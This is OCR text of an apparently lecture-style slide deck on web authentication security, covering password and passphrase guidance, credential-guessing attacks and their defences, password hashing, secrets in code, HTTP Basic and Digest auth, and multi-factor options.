
https://crambler.com/password-security-why-secure-passwords-need-length-over-complexity/

# Passphrase Tips and Examples

Here is a list of tips to consider when creating a new passphrase:


- **Don't** use common dictionary words – Ex. orange, car, password
- **Don't** use sequential letters or numbers – Ex. 12345, abcde
- **Don't** use repeated letters/numbers or keyboard patterns – Ex. 111, aaa, qwerty, asdfgh
- **Don't** use the same passphrase for every site if you can help it. Something you could do would be to make a passphrase saying "I am accessing Facebook!" for Facebook, or "I am accessing YouTube!" for YouTube, etc.
- **Consider** using spaces – Ex. Instead of making it "iown2dogs", make it "i own 2 dogs"
- **Consider** using misspellings – Ex. Instead of making it "why would you do that", make it "why wuld u do tht". If the word is not in a dictionary, it helps make it more secure.
- **Consider** using a long **and** complex passphrase – Ex. Instead of making it "i own 2 dogs and 1 cat", add some punctuation and capitalization to make it something like "I own 2 dogs, and 1 cat!"

https://crambler.com/password-security-why-secure-passwords-need-length-over-complexity/





Source: https://informationisbeautiful.net/visualizations/top-500-passwords-visualized/

# Authentication Automation Attacks




| | |
|---|---|
| Goal | Guess/Crack the user‘s credentials (e.g. username / password) |
| How | Brute Force Attacks<br>Dictionary Attacks<br>Credential Stuffing<br>… |
| Solution | Generic Error Messages<br>- Also consider this for the registration<br>Anti-Automation Techniques<br>- Captcha, tmp. Lockout, Tarpit, etc.<br>Password Complexity Requirements<br>- Current recommendation: length > complexity<br>MFA (maybe even passwordless) |
| OWASP Top 10 | |
| (Primary)<br>Violated Principle | |

# Authentication Automation Attacks




| | |
|---|---|
| Goal | Guess/Crack the user‘s credentials (e.g. username / password) |
| How | Brute Force Attacks<br>Dictionary Attacks<br>Credential Stuffing<br>… |
| Solution | Generic Error Messages<br>- Also consider this for the registration<br>Anti-Automation Techniques<br>- Captcha, tmp. Lockout, Tarpit, etc.<br>Password Complexity Requirements<br>- Current recommendation: length > complexity<br>MFA (maybe even passwordless)<br>Compromised Credential Checking |
| OWASP Top 10 | |
| (Primary)<br>Violated Principle | |




Also available as a service for your application!

https://haveibeenpwned.com/

# Authentication Automation Attacks



| | |
|---|---|
| Goal | Guess/Crack the user‘s credentials (e.g. username / password) |
| How | Brute Force Attacks<br>Dictionary Attacks<br>Credential Stuffing<br>… |
| Solution | Generic Error Messages<br>- Also consider this for the registration<br>Anti-Automation Techniques<br>- Captcha, tmp. Lockout, Tarpit, etc.<br>Password Complexity Requirements<br>- Current recommendation: length > complexity<br>MFA (maybe even passwordless)<br>Compromised Credential Checking |
| OWASP Top 10 | A07:2021-Identification and Authentication Failures |
| (Primary) Violated Principle | „Use an authentication mechanism that cannot be bypassed or tampered with.“ |

Talking about credential stuffing…


how come those passwords got leaked in the first place?

MD5(<password>)

SHA1(<password>)


secure?

# Insecure Password Storage




| | |
|---|---|
| Goal | Steal user credentials |
| How | |
| Solution | |
| OWASP Top 10 | |
| (Primary) Violated Principle | |

# Insecure Password Storage




| | |
|---|---|
| Goal | Steal user credentials |
| How | SQLi<br>Server misconfigurations<br>Malicious insider<br>… |
| Solution | |
| OWASP Top 10 | |
| (Primary)<br>Violated Principle | |

# Insecure Password Storage



| | |
|---|---|
| Goal | Steal user credentials |
| How | SQLi<br>Server misconfigurations<br>Malicious insider<br>… |
| Solution | Use proper mechanisms to store credentials<br><br>Special Password Hash Functions (PHF) or<br>Password-based Key Derivation Functions (KDFs) – slow on purpose<br><br>they use cryptographic hashes with large salt and high iteration count<br>e.g. **bcrypt, scrypt, PBKDF2, HKDF**, Lyra2, [Argon2] etc. |
| OWASP Top 10 | |
| (Primary)<br>Violated Principle | |

# Insecure Password Storage




| | |
|---|---|
| Goal | Steal user credentials |
| How | SQLi<br>Server misconfigurations<br>Malicious insider<br>… |
| Solution | Use proper mechanisms to store credentials<br><br>Special Password Hash Functions (PHF) or<br>Password-based Key Derivation Functions (KDFs) – slow on purpose<br><br>they use cryptographic hashes with large salt and high iteration count<br>e.g. **bcrypt, scrypt, PBKDF2, HKDF**, Lyra2, [Argon2] etc. |
| OWASP Top 10 | A02:2021-Cryptographic Failures |
| (Primary)<br>Violated Principle | „Use cryptography correctly. “ |

# And what‘s about those passwords we need in our code?


e.g. DB password, service accounts, etc.

# Passwords in Source Code




| | |
|---|---|
| Goal | Steal passwords of technical users |
| How | |
| Solution | |
| OWASP Top 10 | |
| (Primary) Violated Principle | |

# Passwords in Source Code




| | |
|---|---|
| Goal | Steal passwords of technical users |
| How | Error messages<br>Logs<br>Version control system (GIT, SVN, …) |
| Solution | |
| OWASP Top 10 | |
| (Primary)<br>Violated Principle | |

# Passwords in Source Code




| | |
|---|---|
| Goal | Steal passwords of technical users |
| How | Error messages<br>Logs<br>Version control system (GIT, SVN, …) |
| Solution | bare minimum: put them in a config file<br><br>Recommended solution heavily depends on platform, e.g.<br>secret stores<br>encrypted config files<br><br>The „master key“ can be set e.g. via environment variable |
| OWASP Top 10 | |
| (Primary)<br>Violated Principle | |

# Passwords in Source Code



| | |
|---|---|
| Goal | Steal passwords of technical users |
| How | Error messages<br>Logs<br>Version control system (GIT, SVN, …) |
| Solution | bare minimum: put them in a config file<br><br>Recommended solution heavily depends on platform, e.g.<br>secret stores<br>encrypted config files<br><br>The „master key“ can be set e.g. via environment variable |
| OWASP Top 10 | A02:2021-Cryptographic Failures |
| (Primary)<br>Violated Principle | |

# Passwords in Source Code



| | |
|---|---|
| Goal | Steal passwords of technical users |
| How | Error messages<br>Logs<br>Version control system (GIT, SVN, …) |
| Solution | bare minimum: put them in a config file<br><br>Recommended solution heavily depends on platform, e.g.<br>secret stores<br>encrypted config files<br><br>The „master key“ can be set e.g. via environment variable |
| OWASP Top 10 | A02:2021-Cryptographic Failures |
| (Primary)<br>Violated Principle | „Identify sensitive data and how they should be handled.“ |

# Avoid common pitfalls

- Make sure users can change their passwords
  - always explicitly ask for the old one before changing it
- Consider the registration dialog
  - e.g. user enumeration can also happen there pretty easily
    - Possible solution: e-mail address as username
- Be really careful with „Forgot Password“ features
  - always give positive feedback
  - never give the user his old password
    - you should‘t even be able to anyway!
  - Security-Questions are pretty weak
    - very easy for targeted attacks
    - especially with this social media stuff…


https://9gag.com/gag/a5ojZ0O


https://9gag.com/gag/a7dnR4e

# Does HTTP itself support authentication?


sure does, but…


# HTTP Basic Auth


```
HTTP/1.1 401 Unauthorized
...
WWW-Authenticate: Basic realm="who are you?"
```

# HTTP Basic Auth

```
GET /secret.html HTTP/1.1
...
Authorization: Basic aGFuc29sbzpsb3ZlLWxlYQ==
```




Base64(<username>:<password>)


do you see any problems?

# HTTP Basic Auth

- Similar to form-based
  - Doesn‘t protect credential‘s confidentiality and integrity
    - Everybody can decode base64
  - Doesn‘t protect against server-spoofing
  - Needs HTTPS
- User cannot manually logout
- Application cannot force user to logout
- Limited influence on password storage
  - depends on webserver
  - secure options available for most servers
    - e.g. Apache supports bcrypt


# HTTP Digest Auth


GET /moresecure HTTP/1.1




```
HTTP/1.1 401 Unauthorized
...
WWW-Authenticate: Digest realm="nowdigest",
nonce="At7Wbc+xBQA=e687a421f001dd7c72ccda02d0ada327f32d41cc",
algorithm=MD5, domain="/moresecure", qop="auth"
```

```
GET /moresecure HTTP/1.1
...
Authorization: Digest username="luke", realm="nowdigest",
nonce="At7Wbc+xBQA=e687a421f001dd7c72ccda02d0ada327f32d41cc",
uri="/moresecure/", algorithm=MD5,
response="bbd3e5713f5f560e788ca0d34b2229d3",
qop=auth, nc=00000001, cnonce="2c875dcb2ca74015"
```




```
HA1 = MD5(username:realm:password)
HA2 = MD5(method:digestURI)
response = MD5(HA1:nonce:nonceCount:cnonce:qop:HA2)
```

do you see any problems?


# HTTP Digest Auth

- Still doesn't really prevent MitM
- Still doesn't really prevent server spoofing
- Most security options are optional
- Password is stored either in plaintext or MD5 hashed
  - both terrible
- Just don't use it
- If you really want to use HTTP auth:
  - Basic + HTTPS + Strong password storage mechanism

# How can we make authentication stronger?


# Which Auth-Factors do you know?

something...



you know

username/password,
PIN, etc.



you have


certificate, smartcard,
token, etc.

you are

fingerprint, iris,
venes, etc.


# Which Auth-Factors do you know?

increase security by combining different factors
2FA / MFA



you know

username/password,
PIN, etc.



you have

certificate, smartcard,
token, etc.

you are

fingerprint, iris,
venes, etc.

# Options I personally really like…

## TOTP

Time-based
One-time Password


## FIDO 2

WebAuthN/CTAP
U2F


## Bürgerkarte

Personal Smartcard
in Austria



EOL
2019
=(

ID Austria

account compromise is
99.9%
less likely with enabled MFA

